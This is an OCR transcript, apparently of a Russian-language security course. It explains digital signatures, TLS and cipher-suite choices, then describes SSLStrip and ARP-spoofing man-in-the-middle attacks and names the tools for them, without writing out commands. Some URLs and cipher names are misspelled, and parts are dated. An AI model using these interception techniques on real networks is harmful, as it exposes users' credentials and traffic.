
Цифровой сертификат

Что мы здесь видим. Сертификат выдан: кому - Google, кем - VeriSign. Итак, VeriSign - это компания, чей закрытый ключ был использован для цифровой подписи этой программы. VeriSign сообщает: "Данное программное обеспечение легитимно и оно не подвергалось модификации". Здесь написано: "Сертификат предназначен для удостоверения того, что программное обеспечение исходит от разработчика программного обеспечения, программное обеспечение защищено от модификации после его выпуска". Чтобы узнать, действующая ли это цифровая подпись, или нет, нам нужно повернуть изначальный процесс в обратную сторону.



Итак, у нас есть цифровая подпись или подписанное сообщение, или подписанное программное обеспечение, далее мы используем открытый ключ отправителя, в нашем случае это будет VeriSign, для дешифрования, чтобы узнать хеш, который вы затем сможете верифицировать самостоятельно. У вас будет значение хеша, оно будет получено из цифровой подписи. Затем вы можете взять этот файл, прогнать его через такой же алгоритм хеширования и сравнить полученные хеши. Вы сможете проверить, что программное обеспечение сохранило целостность.

Если говорить о программах, то все это происходит фоном и верифицируется без вашего ведома.



Если верификация не проходит, вы получаете сообщения с предупреждениями. Наверняка вы уже встречались с ними. Вот пример такого сообщения: "Windows не может верифицировать издателя данного драйвера". Это означает, что либо он не имеет цифровой подписи, либо ваша операционная система не доверяет VeriSign.

Когда мы будем рассматривать сертификаты, то узнаем, почему вы можете доверять или не доверять VeriSign.

Windows 10 представила новую технологию под названием Device Guard, которая является способом использования цифровых подписей для фиксации того, что операционная система будет исполнять, а что нет. Device Guard позволит запуститься лишь определенным видам подписанных файлов, в теории вредоносные программы, "крысы" или трояны не смогут запуститься, поскольку они не подписаны.

Есть, конечно, и способы обхода этой технологии, и мы обсудим их позже, тем не менее, Device Guard является одним из слоев защиты.

Давайте пройдемся по этому материалу еще раз, потому что я уверен, некоторым все это может показаться довольно-таки трудным для восприятия. Итак, значение хеша, которое было зашифровано с применением закрытого ключа отправителя или выпуска ПО. Это цифровая подпись.



Цифровая подпись

Это обеспечивает аутентификацию, неотказуемость и целостность. А если вы зашифруете что-либо и вдобавок снабдите это цифровой подписью, то вы сможете добиться конфиденциальности наряду с аутентификацией, неотказуемостью и целостностью.

Цифровые подписи удостоверяют, что программа или что-либо другое получены от определенного лица или издателя, и они защищают программное обеспечение или сообщения от их модификации после того, как они были изданы или отправлены.

37. Уровень защищенных сокетов SSL и безопасность транспортного уровня TLS

SSL и TLS используют все криптографические технологии, которые мы уже прошли, включая симметричные и асимметричные алгоритмы, хеши, цифровые подписи, коды аутентификации сообщений (MAC), для создания рабочего протокола обеспечения безопасности. SSL и TLS - это криптографические протоколы, созданные для обеспечения безопасности коммуникаций в сети или в Интернете.

SSL - это более старый протокол шифрования, а TLS более новый, однако люди до сих пор называют их одним названием - SSL, что немного раздражает и вводит в заблуждение. Множество сайтов по-прежнему используют старый SSL из-за вопросов совместимости, даже при условии, что из-за этого возникают проблемы в безопасности.

Примером использования TLS является HTTPS в URL-адресе веб-сайта, как, например, здесь. Но TLS может быть использован с любым другим протоколом типа FTP или в виртуальных частных сетях. Он используется не только с HTTP и не только для работы с веб-сайтами. TLS очень важен для безопасности и приватности в Интернете, поскольку это наиболее часто используемый способ шифрования данных в Интернете. TLS обеспечивает приватность, потому что с его помощью шифруются данные, и обеспечивает целостность, потому что он использует имитовставки, то есть коды аутентификации сообщений (MAC), во время обмена данными между двумя приложениями.

Например, когда ваш веб-браузер, приложение, обменивается данными с вашим интернет-банком, их приложением, коммуникация шифруется по принципу end-to-end от вашего приложения до их приложения при помощи TLS.


TLS поддерживает средства защиты конфиденциальности или приватности, аутентификации и целостности. Соединение приватно, потому что симметричный алгоритм, например AES, который мы обсуждали, используется для шифрования передаваемых данных. Ключи для этого симметричного шифрования генерируются уникальным образом для каждого соединения, и они основаны на секретном ключе, согласованном в начале сеанса.

Сервер и клиент согласовывают детали, какой алгоритм шифрования и криптографические ключи они будут использовать перед тем, как первый байт данных будет отправлен. Согласование совместно используемого секретного ключа не может быть считано злоумышленником, даже атакующим, находящимся посередине соединения. Соединение также надежно в том, что атакующий не может модифицировать коммуникацию во время согласования и при этом остаться незамеченным.

Идентификационные данные лиц, обменивающихся данными, могут быть аутентифицированы при помощи криптографии с открытым ключом, сертификатов и цифровых подписей. Подобная аутентификация может использоваться по усмотрению, но в целом она обязательна для как минимум одной стороны, обычно для сервера, то есть веб-сайтов, которые вы посещаете. И я расскажу вам больше на эту тему, когда мы доберемся до сертификатов.

Соединение надежно, потому что каждое передаваемое сообщение проходит проверку целостности сообщения при помощи кодов аутентификации сообщений (MAC) с целью предотвращения невыявленной потери или изменения данных в процессе их передачи.

TLS поддерживает множество различных способов по обмену ключами, шифрованию данных и аутентификации целостности сообщений, многие из тех алгоритмов и технологий, которые мы уже обсуждали. И все же, в конечном итоге, безопасная конфигурация TLS включает в себя множество настраиваемых параметров, и не все из них позволяют использовать средства защиты приватности, аутентификации и целостности.



Теперь давайте обратимся к статье в Википедии на тему безопасности транспортного уровня, на этом сайте дано великолепное описание TLS. Видим здесь различные поддерживаемые способы обмена ключами, шифрования данных и аутентификации целостности ключей.

И первое, что мы видим здесь, это аутентификация и обмен ключами, а также различные поддерживаемые алгоритмы. Если вы припоминаете, мы говорили об асимметричных алгоритмах, так вот это именно они. Видим здесь RSA, Диффи-Хеллман — RSA, Диффи-Хеллман на эллиптических кривых и так далее.

Лучше всего использовать Диффи-Хеллмана с эфемерными ключами — RSA (с прямой секретностью), либо Диффи-Хеллмана на эллиптических кривых с эфемерными ключами — RSA (с прямой секретностью), или же Диффи-Хеллмана на эллиптических кривых с эфемерными ключами — алгоритм цифровых подписей на основе эллиптических кривых ECDSA (с прямой секретностью). В общем-то, проблема в том, что у вас и выбор-то не всегда есть. Сервер поддерживает определенные аутентификацию и методы согласования ключей, и если вы хотите обмениваться с ним данными, то вам придется использовать то, что он предлагает. Причина, по которой лучше использовать эти способы, в том, что они используют протокол Диффи-Хеллмана для обмена ключами, что позволяет обеспечить такое свойство приватности, как "прямая секретность", здесь это указано.

Это свойство дает гарантию, что ваши сеансовые ключи не будут скомпрометированы, даже если закрытый ключ сервера скомпрометирован. Это достигается тем, что уникальный сеансовый ключ генерируется для каждой сессии, которую пользователь инициирует. Даже компрометация единичного сеансового ключа не повлияет ни на какие данные, за исключением того обмена в том определенном сеансе, который защищался конкретно этим ключом.

Cipher security against publicly known feasible attacks

Cipher			Protocol version						Status
Type	Algorithm	Strength (bits)	SSL 2.0	SSL 3.0 [n 1][n 2][n 3][n 4]	TLS 1.0 [n 1][n 3]	TLS 1.1 [n 1]	TLS 1.2 [n 1]	TLS 1.3 (Draft)	
Block cipher with mode of operation	AES GCM[23][n 5]	256, 128	N/A	N/A	N/A	N/A	Secure	Secure	Defined for TLS 1.2 in RFCs
	AES CCM[24][n 5]		N/A	N/A	N/A	N/A	Secure	Secure	
	AES CBC[n 6]		N/A	N/A	Depends on mitigations	Secure	Secure	N/A	
	Camellia GCM[25][n 5]	256, 128	N/A	N/A	N/A	N/A	Secure	Secure	
	Camellia CBC[26][n 6]		N/A	N/A	Depends on mitigations	Secure	Secure	N/A	
	ARIA GCM[27][n 5]	256, 128	N/A	N/A	N/A	N/A	Secure	Secure	
	ARIA CBC[27][n 6]		N/A	N/A	Depends on mitigations	Secure	Secure	N/A	
	SEED CBC[28][n 6]	128	N/A	N/A	Depends on mitigations	Secure	Secure	N/A	
	3DES EDE CBC[n 6]	112[n 7]	Insecure	Insecure	Low strength, Depends on mitigations	Low strength	Low strength	N/A	

STATIONX

Совершенная прямая секретность - это прогресс в вопросах по защите данных на транспортном уровне. Ее значимость увеличилась с момента появления таких уязвимостей, как Heartbleed. Итак, совершенная прямая секретность на деле означает, что если сервер, с которым вы общаетесь, скомпрометирован, и их закрытый ключ скомпрометирован, то все ваши предыдущие сеансы общения не могут быть дешифрованы, поскольку вы использовали протокол Диффи-Хеллмана для согласования сеансовых ключей, а они используются лишь в течение короткого промежутка времени.

Если мы спустимся ниже, то увидим используемые симметричные алгоритмы. Когда мы говорим о сеансовых ключах, то мы имеем ввиду ключи, которые используются непосредственно для шифрования данных, потому что симметричные ключи быстрее. И помните, мы говорили об AES, что выбор AES - это хороший вариант? В этой таблице мы видим его и различные другие виды алгоритмов симметричного шифрования.

Нам показано, какие из них защищенные, а какие нет, по причине различного рода уязвимостей или слабых мест, и вот почему я рекомендовал вам использовать AES.

Здесь вы можете заметить, что есть какие-то другие аббревиатуры в комбинации с AES. Вам не нужно особо волноваться на этот счет. Это называется "режимом использования". Это различные способы для AES по скремблированию или шифрованию данных, которые не имеют особого значения в нашем случае для предмета нашего обсуждения. Достаточно знать, что вы используете AES и длину в битах, мы уже разобрались в этом вопросе.

Data integrity

Algorithm	SSL 2.0	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3 (Draft)	Status
HMAC-MD5	Yes	Yes	Yes	Yes	Yes		Defined for TLS 1.2 in RFCs
HMAC-SHA1	No	Yes	Yes	Yes	Yes		
HMAC-SHA256/384	No	No	No	No	Yes		
AEAD	No	No	No	No	Yes		
GOST 28147-89 IMIT[22]	No	No	Yes	Yes	Yes		Proposed in RFC drafts
GOST R 34.11-94[22]	No	No	Yes	Yes	Yes		

Здесь вы также можете увидеть различные версии SSL. Собственно говоря, и это приводит многих людей в замешательство, первая версия SSL - это 2.0, самая ранняя версия из всех представленных в этой таблице, следующая версия - это SSL 3.0, далее идет TLS 1.0 Обратите внимание, следом за тройкой для SSL идет единица для TLS. Итак, TLS 1.3 - это самая последняя и наиболее защищенная версия, но она наименее совместима с браузерами. Когда вы используете TLS, вам реально стоит использовать TLS 1.0 или выше. Видим здесь, какие из них защищенные, а какие нет. Обратите внимание, что если вы используете TLS 1.0, то даже несмотря на AES, тут указано "Зависит от воздействия".

Давайте спустимся еще ниже. Здесь мы видим хеши, а также имитовставки (MAC), которые используются с целью сохранения целостности данных. MD5 не стоит использовать, SHA1 определенно уже устарел, и нам стоит начать использовать актуальные версии SHA, а именно 256 и 384. Однако по причинам совместимости, они могут быть использованы не во всех случаях.

Version	Platforms	SSL 2.0 (insecure)	SSL 3.0 (insecure)	TLS 1.0	TLS 1.1	TLS 1.2	EV certificate	SHA-2 certificate	ECDSA certificate	BEAST	CRIME	POODLE (SSLv3)	RC4	FREAK	Logjam	Protocol selection by user
25.0.1, 26 ESR 24.1.1	ESR only for: Windows (XP SP2+) OS X (10.6+) Linux	No	Enabled by default	Yes	Disabled by default	Disabled by default	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	priority [68][69]	Not affected	Vulnerable	Yes[n 17]
27–33 ESR 31.0–31.2		No	Enabled by default	Yes	Yes[73][74]	Yes[75][74]	Yes	Yes	Yes	Not affected	Mitigated	Vulnerable	Lowest priority	Not affected	Vulnerable	Yes[n 17]
34, 35 ESR 31.3–31.7		No	Disabled by default [76][77]	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Mitigated [n 18]	Lowest priority	Not affected	Vulnerable	Yes[n 17]
ESR 31.8		No	Disabled by default	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Mitigated	Lowest priority	Not affected	Mitigated[80]	Yes[n 17]
36–38 ESR 38.0		No	Disabled by default	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Mitigated	Only as fallback [n 15][81]	Not affected	Vulnerable	Yes[n 17]
ESR 38.1, ESR 38.2	ESR 38.3	No	Disabled by default	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Mitigated	Only as fallback [n 15]	Not affected	Mitigated[80]	Yes[n 17]
39, 40	41	No	No[82]	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Only as fallback [n 15]	Not affected	Mitigated[80]	Yes[n 17]
42																
43		No	No	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Whitelisted hosts only [n 19]	Not affected	Mitigated	Yes[n 17]
44	ESR 45	No	No	Yes	Yes	Yes	Yes	Yes	Yes	Not affected	Mitigated	Not affected	Not affected[n 20]	Not affected	Mitigated	Yes[n 17]


STATIONX

Предпринимались попытки скомпрометировать и подорвать аспекты безопасности, так что протокол TLS был несколько раз пересмотрен в ответ на развивающиеся угрозы безопасности и для выявления слабостей и уязвимостей. Примерами таких угроз были: Beast, Crime, Poodle, Logjam, все с интересными названиями.

Можете погуглить на этот счет и поискать детали, если интересно, а результатом всего этого стало то, что разработчикам пришлось обновлять браузеры и серверные реализации SSL, чтобы справиться с атаками и защититься от этих уязвимостей.

Перейдем к следующей таблице, здесь мы видим список версий Firefox. В этой строке Firefox версий с 27-й по 33-ю. И вы можете увидеть уязвимости Beast, Crime, Poodle, Freak, Logjam. А если мы посмотрим на версии от 36-й до 38-й, то они подвержены уязвимости Logjam. Если будем смотреть на все более старые версии, то увидим, что они становятся все более и более подверженными различным слабостям и уязвимостям, вот почему вам следует использовать самую последнюю версию браузера, где это возможно. Серверы и сайты, на которые вы заходите, также должны быть обновлены до последних версий.

И все дело в том, что вы не можете всегда контролировать это. И если вам нужна приватность, максимальная приватность, и вы знаете, что ваш сервер не защищен, либо уязвим перед некоторыми из этих вещей, поскольку он, возможно, использует TLS 1.0, то вы должны понимать, что нельзя взаимодействовать с ним, поскольку это будет небезопасно и неприватно.



Совокупность алгоритмов, используемая для TLS/SSL, называется Cipher suite (рус. "Набор шифров"). Полезно знать самые сильные и наиболее совместимые наборы шифров. Вместо того, чтобы дать вам их список, я покажу вам ресурсы, где их искать. Таким образом вы сможете при необходимости найти самый актуальный набор шифров, который будет наиболее защищенным и совместимым. Если сегодня я дам вам готовый список, завтра может появиться новая уязвимость, и она сделает порядок недействительным.


Configuration	Oldest compatible client
Modern	Firefox 27, Chrome 30, IE 11 on Windows 7, Edge, Opera 17, Safari 9, Android 5.0, Java 8
Intermediate	Firefox 1, Chrome 1, IE 7, Opera 5, Safari 1, Windows XP IE8, Android 2.3, Java 7
Old	Windows XP IE6, Java 6

Пожалуй, один из лучших сайтов для поиска хорошего Cipher suite с совместимостью, или даже самый лучший сайт, который я только знаю, это Mozilla.org, и люди, стоящие за Firefox.

Что мы здесь видим, это список из Cipher suite в порядке убывания приоритета. Выделяю наиболее актуальный (ECDHE-ECDSA-AES256-GCM-SHA384), а вот наименее оптимальный, но все же сильный (ECDHE-RAS-AES128-SHA256). Плюс здесь указаны все наилучшие варианты, такие как версия TLS, тип сертификата, подпись сертификата и так далее.

Если подняться выше, то увидим совместимость этих шифров. Это самые старые совместимые клиенты, которые смогут работать с этими шифрами. Так что это и вправду отличный список сильнейших шифров, таких, которые вам стоит использовать в приоритете.

Также, если спуститься вниз, то здесь есть список, предназначенный для повышенной совместимости. Если вы ищите список, который будет работать с большим количеством клиентов, то это хороший вариант.



Спустимся еще ниже... Вот здесь, указаны все шифры. Еще ниже, видим вообще наиболее совместимый список, который будет работать с реально старыми клиентами.

https://mozilla.github.io/server-side-tsl/ssl-config-generator

Если вам нужно сконфигурировать сервер, то ознакомьтесь с этим. Это реально крутой инструмент. Если мы выберем нужный вид сервера... Итак, здесь выбираем сервер. Допустим, это Apache. Может быть, вам нужна устаревшая версия, или промежуточная, или актуальная, и затем нам выдается конфигурация. Видим здесь, что все уже настроено для нас. Не хотим SSLv3, TLSv1 или TLSv1.1 Так что он будет работать с TLSv1.2, и вот все наборы шифров. Этот инструмент сделал все красиво. Так что, да, это действительно классно.


http://waekdh.org/sysadmin.html

https://www.grc.com/miscfiles/SChannel_Cipher_Suites.txt

Другой сайт для поиска хорошего списка с шифронаборами - это weakdh.org Вот один набор. И другой сайт я бы порекомендовал от Стива Гибсона, вот его список в формате, подходящем для серверов Windows. Это также хороший список в порядке приоритетности с наборами шифров.

В следующих видео я покажу вам, как вы можете определить, что сервер представляет из себя в плане своих алгоритмов шифрования, хешей, цифровых подписей и так далее.

38. SSLStrip



SSL Strippping

Любой атакующий, который может расположиться между источником и адресатом трафика, здесь у нас источник, здесь адресат, этот атакующий может совершить атаку вида “Man in the middle” (рус. "Человек посередине"). Одна из подобных атак, которая требует весьма небольших навыков и ресурсов, называется SSL stripping (рус. "Снятие SSL"). Атакующий выступает в роли прокси здесь и подменяет зашифрованные HTTPS-соединения на HTTP-соединения.

http://www.thoughtcrime.org/software/ssltrip/

И есть бесплатный инструмент для проведения таких атак, называется SSLStrip, который работает с HTTP, использующим SSL. Вот адрес сайта. Он создан парнем по имени Moxie Marlinspike, это достаточно широко известный исследователь в области безопасности.

Давайте подумаем, как, собственно говоря, мы попадаем на HTTPS веб-сайты. Есть пара основных способов, как это можно сделать. Вот первый способ. Вбиваем в адресную строку браузера адрес сайта, на который хотим зайти и нажимаем Enter.

В большинстве случаев мы не набираем https://. Что происходит далее: мы отправляемся на HTTP веб-сайт, а затем сервер дает нам так называемый 302-й редирект и отправляет нас на эту HTTPS-версию веб-сайта.

Другой способ попасть на HTTPS веб-сайты - это переход по ссылке. Допустим, я нашел что-нибудь в Google, получил ссылку, и мы видим, что это HTTPS-ссылка, и затем она приводит нас прямиком на HTTPS-версию Facebook.

Как работает SSLStrip. Он выступает в роли прокси, который ищет эти два вида событий: 302-е редиректы и переходы по HTTPS-ссылкам, а затем проксирует эти соединения. Итак, вы устанавливаете исходное HTTP-соединение, оно достигает сервера, сервер отвечает: "Вообще-то нет, это должно быть HTTPS-соединение", и отправляет вас обратно.

SSLStrip здесь проксирует ответ от веб-сервера, имитируя ваш браузер, и отправляет вам обратно HTTP-версию сайта. Сервер никогда не заметит отличий. Он думает, что общается с вами. Он верит, что это - ваш браузер. И что вы увидите - это будет практически неотличимо от подлинного сайта.

Давайте я покажу вам, как должен выглядеть вебсайт Facebook. Это легитимный вебсайт Facebook. Теперь я выполнил HTTPS-stripping при помощи Kali Linux. И вот, как выглядит версия сайта после атаки. Легитимная версия, версия сайта после атаки. Легитимная версия, версия сайта после атаки. Как можно заметить, отличие в том, что у вас теперь нет HTTPS и большинство людей не заметят эту разницу. И как я уже сказал, сервер никогда не заметит, что что-то не так, потому что он общается с прокси, который ведет себя точно также, как вели бы себя вы.

Чтобы произвести эту атаку, вам нужно быть посередине. Вам нужно иметь возможность видеть трафик, чтобы вы могли его разобрать. А находиться посередине чьего-либо трафика не всегда так просто. Это зависит от того, где вы находитесь.

Если вы в чужой сети, например, на работе или в интернет-кафе, в сети интернет-провайдера, владельцы этих сетей, они контролируют эти сети, так что они находятся посередине. По этой причине они могут произвести подобного рода атаку. Однако это не очень искусная атака, поскольку вы можете заметить отсутствие HTTPS. При проведении целевой атаки правительство вполне может использовать этот метод, однако это весьма маловероятно, и еще более низка вероятность того, что они решат делать это для массовой слежки, разве что это не какое-нибудь там небольшое диктаторское правительство, которое занимается подобными вещами, ведь это довольно-таки простейшая форма атаки, эффективная при небольших ресурсах, низкоквалифицированных атакующих, а не атака по-настоящему государственного уровня.

Рандомному киберпреступнику, сидящему где-то на удалении от вас, будет достаточно трудно попасть в середину вашего трафика. Не очень-то много есть механизмов, чтобы осуществить это, и поэтому, более вероятно, что такой атакующий попытается вместо этого атаковать ваш клиент, ведь это попросту легче сделать, а люди всегда идут по легкому пути, избегая сложного. И если они совершают атаку на ваш клиент и попали в ваш клиент, завладели им, то им не нужно снимать SSL, поскольку они и так смогут увидеть ваши данные, ведь они уже в вашем клиенте.

Другой интересный способ для проведения этой атаки - когда атакующий находится в вашей локальной сети, так что это либо происходит по Ethernet-кабелю, либо по беспроводной связи через Wi-Fi. Они могут обмануть вашу машину и заставить ее отправлять трафик через них, и это известно как ARP-спуфинг, или ARP-отравление. Атакующий посылает ARP-пакеты, имитируя шлюз жертвы по умолчанию.

Это работает, потому что у Ethernet нет механизмов для аутентификации, нет этого функционала, поэтому любая машина в принципе может отправить то, что называется ARP-пакетом, и сообщить, что она - одна из машин в этой сети, например, шлюз или маршрутизатор, и это приводит к тому, что вы начинаете отправлять свой трафик через фейковый маршрутизатор, который затем переправляет его, попутно снимая SSL, и после этого переправляет трафик обратно к вам, как мы уже видели.

http://www.irongeek.com/i.php?page=security/AQuickIntrotoSniffers

Если вы хотите больше узнать об ARP-спуфинге, я бы порекомендовал этот вебсайт, он довольно-таки хорош. Вот небольшая схема, на ней атакующий говорит: "Смотри, я маршрутизатор", и трафик начинает ошибочно идти через него.

В Kali есть инструменты под названием Ettercap и Arpspoof, и конечно же, SSLStrip, которые позволяют вам совершать подобного рода атаки.

http://www.oxid.it/cain.html

И есть инструмент под названием Cain & Abel, вот адрес сайта, вы можете использовать его под Виндой.

http://www.thoughtcrime.org/software/ssltrip/

А это сайт инструмента SSLStrip, тут перечислены команды, как работать с ним. И все, что вам нужно для выполнения SSL stripping или ARP-спуфинга если вы в локальной сети, все это доступно в Kali. Тут приведены команды, которые следует запускать, все предельно просто.

